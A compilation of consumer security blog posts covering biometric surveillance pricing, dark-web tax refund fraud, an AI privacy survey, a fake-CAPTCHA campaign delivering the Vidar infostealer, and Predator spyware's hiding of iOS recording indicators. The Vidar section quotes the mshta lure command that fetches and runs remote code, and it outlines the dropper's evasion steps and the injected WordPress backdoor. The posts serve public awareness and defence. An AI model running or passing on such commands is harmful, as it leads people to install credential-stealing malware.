New York City lawmakers are pushing to ban private businesses from using biometric tools like voice and facial recognition software to track the public.
While the desire to use surveillance technology in stores to fight shoplifting is understandable, lawmakers and privacy advocates are worried that the data could be repurposed to profile customers.
The New York City Council has held a hearing over two bills that would ban city landlords and businesses from using facial recognition technology.
One proposal would make it illegal for any public place to use biometric recognition technology to identify or verify a customer.
The other would prohibit landlords from installing, activating, or using any biometric recognition technology that identifies tenants or their guests.
In this article we want to focus on some of the reasons behind these proposals.
For context, it’s good to know that in New York City, businesses that collect biometric data are already required to post standardized signs letting people know.
Let’s look at what happens when your face becomes your ID, and every movement in a store can be turned into another data point.
Why gathering biometric data is considered bad
Collecting biometric data raises several objections. The most pressing ones are:
Unique but hard-to-erase identifiers. While you can reset a password, your face is harder to change. This means data leaks or abuse of facial templates, gait, or voiceprints can create permanent risks and be linked across databases.
Accuracy and bias concerns. Studies and civil liberties groups have found that facial recognition system can be error-prone and biased across different groups.
Lack of meaningful consent. In practice, supermarkets and landlords using facial recognition are giving people a mere theoretical choice. People can submit their biometrics or forego basic services. Critics argue that this undermines genuine consent.
Chilling effect. The feeling of constantly being watched everywhere you go is an uncomfortable one, and can discourage people from engaging in everyday, legitimate activities.
Surveillance pricing. This deserves some more explanation, which we’ll cover next.
What is surveillance pricing?
It’s essentially how your face becomes an unerasable loyalty card.
Imagine you go into a local supermarket and notice that different people pay different prices for the same item. Would that feel fair?
Surveillance pricing refers to the use of detailed consumer data and behavioral signals to dynamically adjust prices.
Some characterize it as retailers using big‑data profiles to segment customers into increasingly narrow groups, down to the level of potentially charging each person the maximum the model thinks they are willing to pay.
We already see versions of this online. When you’re looking for airline tickets, for example, prices can change based on various signals. But it can be hard to notice, and companies tell us it’s not personal. But imagine that same logic quietly following you into the supermarket.
How this works online is relatively straightforward: websites track clicks, time on page, cart activity, and past spending to estimate how sensitive you are to price changes.
In physical stores it’s more complex, but not impossible. Data from in-store security systems that also collect biometrics and facial recognition can be combined with loyalty programs, apps, and in‑store Wi‑Fi analytics could, in theory, be combined to build similar profiles.
Electronic shelf labels (ESL) can already allow retailers to change shelf prices instantly across a store or specific sections.
This could lead to situations where wealthier or more brand-loyal customers are quietly charged more. Or vulnerable groups could be targeted with manipulative discounts for higher‑margin or even less healthy products.
What to do?
Unfortunately, there’s no simple way to privacy‑hack your way out of a system that can turn your body into a tracking ID. The most effective fix is boring but powerful: laws with teeth, regulators that actually enforce them, and stores that don’t hide what they’re doing.
You could:
Avoid stores that openly advertise biometric scanning when there are alternatives.
Support local and national efforts to regulate biometric tracking and related practices, such as the proposals from the New York City Council.
We shouldn’t have to trade access to food, housing, or basic services for the ability to move through a city without our bodies being mined for data. If we don’t draw that line now, practices like surveillance pricing could quietly bake inequality and discrimination into something as mundane as buying groceries.
We don’t just report on privacy—we offer you the option to use it.
Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.
Tax season is also peak season for identity theft. Criminals use stolen personal data to file fake tax returns and claim refunds before the real taxpayer does. Here’s how the fraud works, and how to protect yourself.
What is Stolen Identity Refund Fraud (SIRF)?
Stolen Identity Refund Fraud (SIRF) is a type of tax fraud where criminals steal someone’s personal information—such as a Social Security number and date of birth—and use it to file a fake tax return in that person’s name in order to claim a tax refund.
The fraudsters usually submit the false return early in the tax season before the real taxpayer files, so the refund is issued to them instead of the legitimate person.
The money is often sent to bank accounts, debit cards, or addresses controlled by the criminals. Victims usually discover the fraud only when their real tax return is rejected or when the tax authority, like the US Internal Revenue Service (IRS), reports that a refund has already been issued in their name.
How is it even possible?
As Americans scramble to meet the annual tax filing deadline, a hidden ecosystem on the Dark Web kicks into overdrive, transforming tax season into a lucrative period of the year for international cybercriminals. Shahak Shalev, Global Head of Scam and AI Research at Malwarebytes, said:
“People are expecting messages about taxes, refunds, and filings, which makes phishing emails and fake IRS alerts much easier to believe. At the same time, the personal data needed to commit tax fraud is shockingly cheap on the dark web. It’s no surprise scammers treat tax season like an annual opportunity.”
Behind the sudden influx of fraudulent refund claims lies a highly organized criminal supply chain deeply rooted in Russian-language underground forums. These specialized platforms act as the primary enablers of tax fraud.
Rather than harvesting data from scratch, fraudsters can simply purchase massive datasets of stolen Personally Identifiable Information (PII), complete with ready-to-use W-2 and 1040 forms. For more sophisticated operations, Initial Access Brokers (IABs) auction off direct network access to compromised Certified Public Accountants (CPAs) and accounting firms.
Beyond raw data and access, this underground economy provides a full suite of “fraud-as-a-service” tools—including on-demand services to forge supporting financial documents and dedicated instructional hubs featuring step-by-step tutorials.

A threat actor looking for partners for US tax refund fraud (based on data from accounting software)
The threat actor is selling access to a CPA company with accounting software databases
A threat actor looking for partners for US tax refund fraud
The black market of PII
At the epicenter of this illicit commerce is one of the premier Russian-language underground forums, which serves as the definitive marketplace for fraudsters to buy and offload tax-related PII. The commoditization of this data is staggering in its efficiency, operating much like a traditional e-commerce platform.
Our research team has captured several compelling samples of this trading activity, highlighting a clear pricing tier based on the freshness of the data and the target demographic. In one recently observed listing, a threat actor advertised a bulk package of 100 complete tax forms for $2,000—effectively pricing a fully documented stolen identity at just $20.
A threat actor offering US tax forms and W-2s for sale
A threat actor offering discounted 1040 forms, PII, and bank data for sale
Conversely, older data dumps from the 2024 tax year are heavily discounted to clear inventory; highly sensitive records specifically belonging to wealthy retirees and pensioners from that period are currently being traded for less than $4 per identity.
Access for sale
This staggering volume of tax-related data must originate from somewhere, and threat actors have identified the ultimate jackpot: US companies that handle tax preparation and accounting procedures.
From an attacker’s perspective, it is infinitely more efficient to breach a dedicated business that serves as a centralized vault for this sensitive information than to cast a wide net trying to trick individual citizens into handing over their personal details.
Our research team recently intercepted a prime example of this strategy in action, identifying a Dark Web listing for compromised network access to a US-based tax service firm. The victimized organization is a small business; a typical target of criminals looking for easy access for exploitable information.
Exploiting these systemic weaknesses, the threat actor was able to quietly infiltrate the company’s internal infrastructure and is now auctioning off direct access to a database containing the complete, highly sensitive PII of over 1,600 clients.
A threat actor auctioning off access to a database of PII of more than 1,600 customers
Additional data for sale
Even when threat actors encounter roadblocks during the fraud process—such as a missing piece of PII or a highly specific financial document required for verification—the cybercrime underground offers a comprehensive suite of on-demand services to seamlessly solve these issues.
Our research team has tracked a dedicated black market known as “Cypher – Fullz and Docs,” which specializes in selling complete, ready-to-use sets of stolen US identities (commonly referred to in the underground as “fullz”) for as little as $0.75 per set.
Advertising stolen data on the dark web
Another ad for “fullz” – full identities
However, having the basic data is sometimes not enough to bypass required checks.
When additional paperwork is required to legitimize a fraudulent claim, threat actors simply turn to specialized forgery services like “Fakelab.” For a nominal fee ranging between $20 and $40, Fakelab operates as an illicit digital design studio, meticulously forging any tax-related document an attacker might need, from customized W-2s to realistic bank statement, ensuring the scam can proceed without a hitch.
Advert for documents, including medical and tax forms
Price list for data
Tutorials and guidance
The culmination of the tax fraud lifecycle—and often the most precarious phase for the attacker—is the cashout. To successfully finalize the scam and extract the stolen funds, fraudsters require a robust financial infrastructure, typically relying on compromised “drop” bank accounts and supplementary financial tools designed to launder the money and obscure their tracks.
Unsurprisingly, the Dark Web ecosystem provides not just the tools but the detailed education necessary to execute this critical phase. Our research team identified a dedicated underground resource known as “Flava,” which serves as a centralized instructional hub. This platform is brimming with comprehensive, step-by-step tutorials specifically detailing how to orchestrate these complex cashout schemes targeting US citizens and residents.
A Russian-language marketplace related to financial fraud techniques.
How to stay safe
Stolen Identity Refund Fraud is a reminder that identity theft doesn’t just lead fraudulent purchases. It can impact something as fundamental as filing your taxes.
Cybercriminals take advantage of underground marketplaces that sell stolen personal data, compromised business access, and tools designed to support fraud. It makes it easier for criminals to file fake tax returns quickly and at scale.
For taxpayers, the best defense is limiting the amount of personal data available to criminals, filing your taxes early, and paying attention to any warning signs that someone may be trying to use your identity.
Tax fraud often depends on criminals getting access to your personal information first. The less data they have, the harder it is for them to impersonate you. Here are some steps that can help reduce your risk:
File your taxes early. Submitting your legitimate tax return early makes it much harder for criminals to file one in your name first.
Protect your Social Security number. Avoid sharing your Social Security number unless it’s absolutely necessary.
Watch out for phishing emails and texts. Scammers often pose as the IRS, banks, or tax services to trick people into revealing personal data.
Use strong, unique passwords. If criminals gain access to your email or financial accounts, they may be able to collect the information needed to impersonate you.
Monitor your accounts and credit reports. Unexpected tax notices, rejected returns, or unfamiliar financial activity can all be warning signs of identity theft.
Consider an IRS Identity Protection PIN (IP PIN). An IP PIN adds an extra verification step when filing your tax return, helping prevent criminals from filing in your name.
Note: These dark web screenshots have been roughly translated from Russian.
What do cybercriminals know about you?
Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.
AI didn’t sneak into our lives. It burst through the door, took a seat at the table, and started finishing our sentences.
Instead of a helpful list of links, Google now tries to answer your question. Microsoft’s Copilot drafts replies to your boss before you’ve had coffee. Your phone summarizes conversations you don’t even remember having.
Every major tech company is racing to add AI to its products because no one wants to be left behind. And the public is often forced to accommodate such corporate whims because of the increasing effects of “enshittification,” as explained by Cory Doctorow on the Lock and Code podcast.
People are using AI. But they don’t trust it.

In our latest privacy pulse survey, in which we gathered 1,200 responses from readers of the Malwarebytes newsletter earlier this year, 90% of respondents said they’re worried about AI using their data without consent.
Ninety per cent.
That’s not a few skeptics. That’s nearly everyone we asked. We admit, our sample is probably skewed towards the privacy conscious. But 90% of people who follow Malwarebytes are worried about how much personal data AI is slurping up, and what it’s going to do with it, so that’s a good barometer for how much everyone should care.
That concern is changing the way people are using the internet:
88% do not “freely share personal information with AI tools like ChatGPT and Gemini”
84% have not “shared personal health information with AI tools”
But people have been concerned about holding onto their personal information for a long time.
From the survey:
92% are concerned about their “personal data being used inappropriately by corporations,” which is up slightly from last year (89% in 2025)
74% are concerned about their “personal data being accessed and used inappropriately by the government” (up from 72%)
Years of data breaches, shady tracking practices, and dangerous misuse by data brokers have chipped away at our confidence in organizations to protect our data. Over the past year, healthcare organizations have continued to report major security lapses affecting sensitive patient data. The FTC warned about “staggering” commercial surveillance practices that most consumers never agreed to, and, according to our survey, 49% of people reported that their personal info has been used in scams that target them or their family.
Is AI really any different to, say, social media?
When people use social media, they generally understand their clicks and likes are being tracked. When they shop online, they expect the shop to store their purchase histories or track the items they were interested in. They understand the concept of advertising and see how it slots into social or commercial websites.
AI tools are different because we use them differently.
When we share ideas, client meeting notes, personal dilemmas, and health questions with an AI assistant, we are treating them as a confidant. Maybe we’ve paid for an access level that promises not to train its models on our data. Even when we’re chatting about flat-packs and missing screws with a site’s AI chatbot, we behave as if we’re talking to another person, and not broadcasting that conversation to the world.
The interaction with AI feels intimate and conversational, even though we’re all aware we’re talking with a bot. That makes the uncertainty around how that AI handles the data we’ve fed it more personal, more immediate.
We know that AI assistants from a company are often plugged into other tools. We know GPTs can be created by any developer or scammer. (Check out Malwarebytes in ChatGPT—we’re one of the good guys). We know nearly every business or personal platform now has some form of AI-based data-gathering element. What the average person doesn’t know about AI feels scary.
Where are our prompts stored?
Are those prompts are used to train the AI?
How long are they kept?
Can anyone inside the company read them?
Can they be bought? Used for advertising? Leaked?…
Yes, companies publish policies, but who in the real and busy world reads all those before we use the tool? Fewer than half, but a growing number, with 48% said they now read privacy policies and reports—up from 43% in 2025.
Besides, we know from recent headlines that companies are rushing out AI features before they’ve had time to properly security-check them.
A glimmer of hope: People are taking action
This result from the survey caught our eye.
63% of respondents agreed with the statement: “I feel resigned that my personal data is already out there, and I can’t get it back.”
Last year, that number was 74%.
So, while concern about data misuse is still high, fewer people feel entirely helpless.
Respondents reported taking practical steps to limit their data exposure.
Some have reduced or stopped their use of certain platforms entirely because of privacy concerns, including social media (44% have stopped using Instagram, 37% have stopped using Facebook, and 49% have stopped using Tiktok) and AI tools (43% have stopped using ChatGPT, 42% have stopped using Gemini).
Others reported sharing less personal information online or avoiding sensitive topics in digital conversations (88% said they do not freely share personal information with AI tools).
There is also increased use of privacy-protective tools for their data, devices, and identities.
46% use a VPN (up from 42% in 2025)
40% have an identity theft protection solution (down from 43%)
25% use a personal data removal service or solution (up from 23%)
71% use an ad blocker for online browsing (up from 69%)
48% read privacy policies and reports (up from 43%)
76% use MFA (up from 69%)
82% opt-out of data collection, as possible (up from 75%)
38% use fake/dummy data online whenever possible (up from 33%)
None of these actions erase historical data trails, but they do limit new exposure. David Ruiz, senior privacy advocate at Malwarebytes, said:
“Twenty years of online innovation have pointed too many companies in the same direction—against everyday people.
For most people today, the corporations that are pressing AI tools into their daily lives are the same corporations that have monetized their attention spans, invaded their privacy, and lost their data to breaches. But a counterforce is emerging.
The small changes in user behavior should encourage others to understand that, even now, privacy remains possible and worthwhile.”
Privacy protection can feel binary: either everything is exposed or everything is secure. But it’s incremental, and the survey responses reflect how people are starting to take back control of their data.
What this means for companies
Organizations adding AI into their products face a more complex audience than they might have first assumed.
For years, product teams have assumed users would trade more data for more convenience. But when nearly nine in ten people said they’re concerned about AI using their data without consent, trust becomes part of the product itself. Mozilla jumped on this and added a simple “turn off AI” button to Firefox.
It’s no longer enough to highlight what AI can do. Users want to understand what happens after they press “submit.”
We the People… want strong privacy laws
When concern reaches the sort of level we’ve seen in our survey, it inevitably raises the thorny question of regulation.
91% of respondents said they “support national laws regulating how companies can collect, store, share, or use our personal data.”
The issue is less about one tool and more about a sense that the guardrails are unclear. Generative AI systems can draft legal documents, write emails, and process sensitive data at speed. Much of the existing privacy frameworks in the US, EU, and other regions were written before AI was commonplace.
Regulators are trying to catch up. The European Union’s AI Act, passed in 2024, introduced a risk-based approach to governing certain AI systems. In the US, federal agencies including the FTC have issued guidance and warnings around commercial surveillance and automated decision-making, but it does not yet have a comprehensive AI-specific privacy statute.
Desire for national laws and regulation is at an all-time high. Consumers want boundaries that are understandable and enforceable.
What you can do
We’re clearly not going to abandon all technology. AI isn’t going to eat itself out of existence. It can be pretty useful. We use AI to find threats and scams no one’s seen before, which leads to far better protection. We also use generative AI in Scam Guard to provide 24/7 chat assistance (paired with our deep threat research expertise, of course). Many people use them to save time, draft documents, or explore ideas. Also, sadly, to create little caricatures of themselves.
The key here is thoughtful use.
Limit what information you give to public AI tools, especially health details, financial data, and client-sensitive information.
Review the privacy and data retention policies of AI tools you use regularly.
Delete accounts and apps you no longer need.
Audit app permissions at least twice a year.
Use a VPN to reduce tracking by your internet service provider.
Remove your information from major data broker sites. Check whether your personal info is exposed with a Digital Footprint scan.
Use a reputable password manager and avoid reusing passwords across services.
At Malwarebytes, we believe privacy is a human right. Protecting personal data is inseparable from protecting personal security. The more information that circulates without oversight, the greater the opportunity for misuse, fraud, and harm.
AI will continue to develop. That trajectory is unlikely to slow. The question is whether trust will grow alongside it.

While How to Fix the Internet is on hiatus, we wanted to share a great conversation with you from last week. EFF Executive Director Cindy Cohn spoke with bestselling novelist, journalist, and EFF Special Advisor Cory Doctorow about Cindy’s new book, “Privacy’s Defender: My Thirty-Year Fight Against Digital Surveillance” (MIT Press).
Part memoir, part battle cry, “Privacy’s Defender” is the story of Cindy’s fights alongside the visionaries who looked at the early internet and understood that the legal and political battles over this new technology - the Crypto Wars, the NSA’s dragnet, the FBI gag orders - were really over the future of free speech, privacy, and power for all.
This conversation was recorded on Tuesday, March 10 in front of a packed house at San Francisco’s iconic City Lights Bookstore. For more about the book and Cindy’s national book tour - with stops in places including Seattle, Silicon Valley, Denver, Boston, Ann Arbor, Iowa City, Washington DC and New York City - check out https://www.eff.org/Privacys-Defender
And finally, stay tuned to this feed; we’re working on a special podcast series featuring key players and moments from the book!
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
Browser-stored usernames and passwords
Cryptocurrency wallet information
Session cookies and authentication tokens
Autofill data and saved payment information
Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story

When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.
The fake CAPTCHA message shown to the user.
The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
The script terminates if the document.location.href doesn’t start with http.
The strings are decoded using XOR and a random key.
Through WMI queries, the script checks for installed antivirus products.
It creates hidden working folders in a random folder under \AppData\Local to drop the MSI file.
In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the :Zone.Identifier alternate data stream.
The malicious HTA script.
In this case, the malicious MSI was downloaded using the following command:
The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The custom action defined in the MSI.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.
The malicious iframe injected into the compromised website.
The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.
Code injected into the compromised websites.
Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
Creates the file wp-cache-manager.php if it doesn’t already exist, obtaining its contents from the endpoint /api/plugin.
Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
During page loads (template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors.
Requests /api/inject?domain=domain from the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
The malicious code injected in the compromised WordPress site.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Cybersecurity researchers have taken a close look at the inner workings of the Predator spyware, developed by the Cyprus-based company Intellexa. Rather than focusing on how the spyware initially infects a device, this latest research zooms in on how the malware behaves once a device has already been compromised.
The most fascinating discovery involves the mechanisms the Trojan uses to hide iOS camera and microphone indicators. By doing so, it can covertly spy on the infected user. In today’s post, we break down what Predator spyware actually is, how the iOS indicator system is designed to work, and how this malware manages to disable these indicators.
What Predator is, how it works, and what… Alien has to do with it
We previously took a deep dive into the most notorious commercial spyware out there in a dedicated feature — where we discussed the star of today’s post, Predator, among the others. You can check out that earlier post for a detailed review of this spyware, but for now, here’s a quick refresher on the essentials.
Predator was originally developed by a North Macedonian company named Cytrox. It was later acquired by the aforementioned Intellexa, a Cyprus-registered firm owned by a former Israeli intelligence officer — a truly international spy games collaboration.
Strictly speaking, Predator is the second half of a spyware duo designed to monitor iOS and Android users. The first component is named Alien; it’s responsible for compromising a device and installing Predator. As you might’ve guessed, these pieces of malware are named after the famous Alien vs. Predator franchise.
An attack using Intellexa’s software typically begins with a message containing a malicious link. When the victim clicks it, they’re directed to a site that leverages a chain of browser and OS vulnerabilities to infect the device. To keep things looking normal and avoid raising suspicion, the user is then redirected to a legitimate website.
Besides Alien, Intellexa offers several other delivery vehicles for landing Predator on a target’s device. These include the Mars and Jupiter systems, which are installed on the service provider’s side to infect devices through a man-in-the-middle attack.

Predator spyware for iOS comes packed with a wide array of surveillance tools. Most notably, it can record and transmit data from the device’s camera and microphone. Naturally, to keep the user from catching on to this suspicious activity, the system’s built-in recording indicators — the green and orange dots at the top of the screen — must be disabled. While it’s been known for some time that Predator could somehow hide these alerts, it’s only thanks to this research that we know how exactly it pulls it off.
How the iOS camera and microphone indicator system works

To understand how Predator disables these indicators, we first need to look at how iOS handles them. Since the release of iOS 14 in 2020, Apple devices have alerted users whenever the microphone or camera is active by displaying an orange or green dot at the top of the screen. If both are running simultaneously, only the green dot is shown.
In iOS 14 and later, an orange dot appears at the top of the screen when the microphone is in use. Source
Just like other iOS user interface elements, recording indicators are managed by a process called SpringBoard, which is responsible for the device’s system-wide UI. When an app starts using the camera or microphone, the system registers the change in that specific module’s state. This activity data is then gathered by an internal system component, which passes the information to SpringBoard for processing. Once SpringBoard receives word that the camera or microphone is active, it toggles the green or orange dot on or off based on that data.
If the camera is in use (or both the camera and microphone are), a green dot appears. Source
From an app’s perspective, the process works like this: first, the app requests permission to access the camera or microphone through the standard iOS permission mechanism. When the app actually needs to use one or both of these modules, it calls the iOS system API. If the user has granted permission, iOS activates the requested module and automatically updates the status indicator. These indicators are strictly controlled by the operating system; third-party apps have no direct access to them.
How Predator interferes with the iOS camera and microphone indicators
Cybersecurity researchers analyzed a captured version of Predator and uncovered traces of multiple techniques used by the spyware’s creators to bypass built-in iOS mechanisms and disable recording indicators.
In the first approach — which appears to have been used during early development — the malware attempted to interfere with the indicators at the display stage right after SpringBoard received word that the camera or microphone was active. However, this method was likely deemed too complex and unreliable by the developers. As a result, this specific function remains in the Trojan as dead code — it’s never actually executed.
Ultimately, Predator settled on a simpler, more effective method that operates at the very level where the system receives data about the camera or microphone being turned on. To do this, Predator intercepts the communication between SpringBoard and the specific component responsible for collecting activity data from these modules.
By exploiting the specific characteristics of Objective-C — the programming language used to write the SpringBoard application — the malware completely blocks the signals indicating that the camera or microphone has been activated. As a result, SpringBoard never receives the signal that the module’s status has changed, so it never triggers the recording indicators.
How to lower your risk of spyware infection
Predator-grade spyware is quite expensive, and typically reserved for high-stakes industrial or state-sponsored espionage. On one hand, this means defending against such a high-tier threat is difficult — and achieving 100% protection is likely impossible. On the other hand, for these same reasons, the average user is statistically unlikely to be targeted.
However, if you’ve reason to believe you’re at risk from Predator or Pegasus-class spyware, here are a few steps you can take to make an attacker’s job much harder:
Don’t click suspicious links from unknown senders.
Regularly update your operating system, browsers, and messaging apps.
Reboot your device occasionally. A simple restart can often help “lose the tail”, forcing attackers to reinfect the device from scratch.
